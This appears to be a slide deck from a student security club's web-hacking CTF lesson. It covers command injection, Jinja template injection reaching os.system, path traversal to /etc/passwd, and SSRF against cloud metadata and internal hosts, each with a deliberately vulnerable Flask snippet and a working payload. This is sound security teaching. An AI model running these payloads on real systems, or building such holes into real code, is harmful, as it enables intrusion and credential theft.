



SP2025 Week 1 • 2025-1-30

# Web Hacking III

Cameron Asher

# Announcements

**2025-02-02 • This Sunday**

- First seminar meeting!
- Come and discuss new and interesting topics in security!


**2025-02-07 • Next Friday**

- Our first CTF of the semester, LACTF!
- CTF starts at 10 pm CST.
- Many beginner friendly challenges available.



ctf.sigpwny.com

sigpwny{everything\_is\_unsafe}



# Overview for Today

## Command Injection

- Overview
- Example

## Template Injection


- Overview
- Injection
- Example

## Path Traversal

- Overview
- Example


## SSRF

- Overview
- Example



# Command Injection

Malicious user input **modifies** shell commands & arguments



# Overview

- User input gets executed as a shell command!
- Example
  - Web application calls external scripts and passes in arguments
    - Very common, think of web tools that download videos off of YouTube.
  - Similar to SQL injections, user input could escape quoting and inject arbitrary commands!
  - Running multiple shell commands in one line with **&&** or **;**
    - `ls; cd /secret; cat flag.txt`
  - Bash tricks will take you far with these challenges.




# Example

```
def cowsay():

    input = request.json.get('input', 'Give me some input')

    command = f'/usr/games/cowsay "{input}"'
    output = os.popen(command).read()

    return jsonify({
        'output': output
    })
```



# Example


```
def cowsay():

    input = request.json.get('input', 'Give me some input')

    command = f'/usr/games/cowsay "{input}"'
    output = os.popen(command).read()

    return jsonify({
        'output': output
    })

input -> 'hello' && cat "flag.txt"
becomes /usr/games/cowsay "hello" && cat "flag.txt"
```



# Template Injection

Malicious user injects server-side template syntax to execute code

Also known as Server-Side Template Injection (SSTI)



# Overview: Templates

- Web templates are similar to static files, but they can incorporate variables & expressions
- Templates are "rendered" before being sent to the user!


```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>{{ title }}</title>
</head>
<body>
  <h1>It's {{ title }}!</h1>
</body>
</html>
```

```
render_template("index.html", title="Title!")
```




# Overview: Typical Template Syntax

- Typical support for:
  - Statements (no output)
  - Expressions (prints output)
- Example: Python Flask + Jinja2
  - Statements with `{% ... %}`
  - Expressions with `{{ ... }}`
- `{{ 7 * 7 }}` → substituted with 49
- `{{ request }}` → substituted with the request object!



# Injection: Exploiting Templates


- Examples are for Jinja, but similar ideas apply to others
- Available variables include ([source](#)):
  - config (Flask configuration)
  - request (Flask request object)
- `{{ config.items() }}`
  - return all Flask config items (even keys!)
- `{{ request.application.__globals__ }}`
  - with some Python magic variables, we can access & run lots of Python functions



# Example: Python Flask & Jinja

```
from flask import Flask, request, render_template_string\n\napp = Flask(__name__)\n\n@app.route('/')\ndef index():\n    user = request.args.get('user', 'guest')\n    my_template = "Stick around, " + user\n\n    return render_template_string(my_template)
```

User input is injected  
into the template!



# Example: Python Flask & Jinja

```
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/')
def index():

    user = request.args.get('user', 'guest')

    my_template = "Stick around, {{ 1+1 }}"

    return render_template_string(my_template)
```

After string  
concatenation!



# Example: Running Code

- Testing locally
- `http://127.0.0.1:5000/?user={{ config.items() }}`
  - Stick around, `dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('SECRET_KEY', 'NO_SO_SECRET_ANYMORE'), ...])!`
- Going further for arbitrary shell command execution...

```
{{request.application.__globals__.builtins__.__import__('os').system('ls')}}
```

remember your pyjail training =)



# Example: Running Code

- `http://127.0.0.1:5000/?user={{ request.application.__globals__ }}`
  - There are functions that can be used to run shell commands!

```
Stick around, {'_name_': 'werkzeug.wrappers.request', '_doc_': None, '_package_': 'werkzeug.wrappers', '_loader_': <frozen_importlib_external.SourceFileLoader object at 0x105fe20b0>, '_spec_': ModuleSpec(name='werkzeug.wrappers.request', loader=<frozen_importlib_external.SourceFileLoader object at 0x105fe20b0>, origin='/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/site-packages/werkzeug/wrappers/request.py'), '_file_': '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/site-packages/werkzeug/wrappers/request.py', '_cached_': '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/site-packages/werkzeug/wrappers/_pycache_/request.cpython-310.pyc', '_builtins_': {'__name__': 'builtins', '__doc__': "Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the 'nil' object; Ellipsis represents '...' in slices.", '__package__': '', '_loader_': <class '_frozen_importlib.BuiltinImporter>, '_spec_': ModuleSpec(name='builtins', loader=<class '_frozen_importlib.BuiltinImporter>, origin='built-in'), '_build_class_': <built-in function __build_class_>, '_import_': <built-in function __import_>, '_abs_': <built-in function abs>, '_all_': <built-in function all>, '_any_': <built-in function any>, '_ascii_': <built-in function ascii>, '_bin_': <built-in function bin>, '_breakpoint_': <built-in function breakpoint>, '_callable_': <built-in function callable>, '_chr_': <built-in function chr>, '_compile_': <built-in function compile>, '_delattr_': <built-in function delattr>, '_dir_': <built-in function dir>, '_divmod_': <built-in function divmod>, '_eval_': <built-in function eval>, '_exec_': <built-in function exec>, '_format_': <built-in function format>, '_getattr_': <built-in function getattr>, '_globals_': <built-in function globals>, '_hasattr_': <built-in function hasattr>, '_hash_': <built-in function hash>, '_hex_': <built-in function hex>, '_id_': <built-in function id>, '_input_': <built-in function input>, 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'ChildProcessError'>, 'ConnectionAbortedError': <class 'ConnectionAbortedError'>, 'ConnectionRefusedError': <class 'ConnectionRefusedError'>, 'ConnectionResetError': <class 'ConnectionResetError'>, 'FileExistsError': <class 'FileExistsError'>, 'FileNotFoundException': <class 'FileNotFoundException'>, 'IsADirectoryError': <class 'IsADirectoryError'>, 'NotADirectoryError': <class 'NotADirectoryError'>, 'InterruptedError': <class 'InterruptedError'>, 'PermissionError': <class 'PermissionError'>, 'ProcessLookupError': <class 'ProcessLookupError'>, 'TimeoutError': <class 'TimeoutError'>, 'open': <built-in function open>, 'quit': Use quit() or Ctrl-D (i.e. EOF) to exit, 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'copyright': Copyright (c) 2001-2022 Python Software Foundation. All Rights Reserved. Copyright (c) 2000 BeOpen.com. All Rights Reserved. Copyright (c) 1995-2001 Corporation for National Research Initiatives. All Rights Reserved. Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam. All Rights Reserved., 'credits': Thanks to CWI, CNRI, BeOpen.com, Zope Corporation and a cast of thousands for supporting Python development. See www.python.org for more information., 'license': Type license() to see the full license text, 'help': Type help() for interactive help, or help(object) for help about object.}, 'functools': <module 'functools' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/functools.py'>, 'json': <module 'json' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/json/_init_.py'>, 'typing': <module 'typing' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/typing.py'>, 't': <module 'typing' from '/Users/louis/.pyenv/versions/3.10.8/lib/python3.10/typing.py'>, 'BytesIO': <class '_io.BytesIO'>, '_wsgi_decoding_dance': <function _wsgi_decoding_dance at 0x105ea3be0>, 'CombinedMultiDict': <class 'werkzeug.datastructures.CombinedMultiDict'>, 'EnvironHeaders': <class 'werkzeug.datastructures.EnvironHeaders'>, 'FileStorage': <class 'werkzeug.datastructures.FileStorage'>, 'ImmutableMultiDict': <class 'werkzeug.datastructures.ImmutableMultiDict'>, '_iter_multi_items': <function iter_multi_items at 0x105f465f0>, 'MultiDict': <class 'werkzeug.datastructures.MultiDict'>, 'default_stream_factory': <function default_stream_factory at 0x105ff9240>, 'FormDataParser': <class 'werkzeug.datastructures.FormDataParser'>, '_SansIORequest': <class 'werkzeug.sansio.request.Request'>, 'cached_property': <class 'werkzeug.utils.cached_property'>, 'environ_property': <class 'werkzeug.utils.environ_property'>, '_get_server': <function _get_server at 0x105fda680>, 'get_input_stream': <function get_input_stream at 0x105fda830>, 'BadRequest': <class 'werkzeug.exceptions.BadRequest'>, 'Request': <class 'werkzeug.wrappers.request.Request'>!}
```



# Path Traversal

Malicious user uses `../` and absolute paths to access **arbitrary** files



# Overview: UNIX Paths

- Absolute paths
  - /usr/bin/share
- Relative paths
  - ./build/bin/main
- Current directory (.)
- Parent directory (..)
  - /home/sigpwny/../../secret\_files/flag.txt refers to  
*/secret\_files/flag.txt*



# Example: Python Path Traversal

```
import os  
from flask import Flask, request  
app = Flask(__name__)  
  
@app.route('/')  
def index():  
    file_name = request.args.get('file', 'default.txt')  
    file_path = os.path.join('/my_lovely_images', file_name)  
    with open(file_path, 'r') as f:  
        return f.read()  
  
localhost/?file=../etc/passwd
```

Read about the behavior of  
os.path.join!




# Server Side Request Forgery (SSRF)

Accessing private resources using the **server**





# Overview: SSRF Idea

- Server returns the data from internal/external services that are meant to be impossible for the end user to directly access.
- Places to look:
  - HTML to PDF/image renderers
  - Link preview generators
  - Webhooks
  - External resource imports
  - Referer headers




# Overview: Vulnerable Network



# Overview: Exploiting SSRF

- Internal port scanning
- Network enumeration
- Local File Inclusion— using the file:/// protocol
- Cloud instance metadata services
  - Many cloud services provide a REST interface where config details and auth keys can be exposed.
  - AWS: <http://169.254.169.254/latest/meta-data>
- Database HTTP interfaces



# Example: SSRF with Python Flask

```
@app.route('/fetch')  
def get_files():  
    url = request.args.get('url')  
    return requests.get(url).text
```



# Example: SSRF with Python Flask

```
@app.route('/fetch')  
def get_files():  
    url = request.args.get('url')  
    return requests.get(url).text
```

/fetch?url=http://10.0.0.2/flag



# Extension: Blind SSRF


- SSRF without being able to read the response
- Do we have:
  - Response codes?
  - Response time?
  - Error messages?



# Next Meetings

**2025-02-02 • This Sunday**

- First seminar meeting!
- Come and discuss new and interesting topics in security!



# Practice

<https://ctf.sigpwny.com>

- Command Injection
  - Cowsay As A Service, Word Counter III (requires you to solve Word Counter I first), Shiny Button, tux.tv
- Path Traversal
  - Budget Dalle
- Template Injection
  - Meme Machine (hard!) – see [this article](#) if you get stuck
- SSRF
  - SSRF challenges



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Meeting content can be found at  
**[sigpwny.com/meetings](http://sigpwny.com/meetings).**

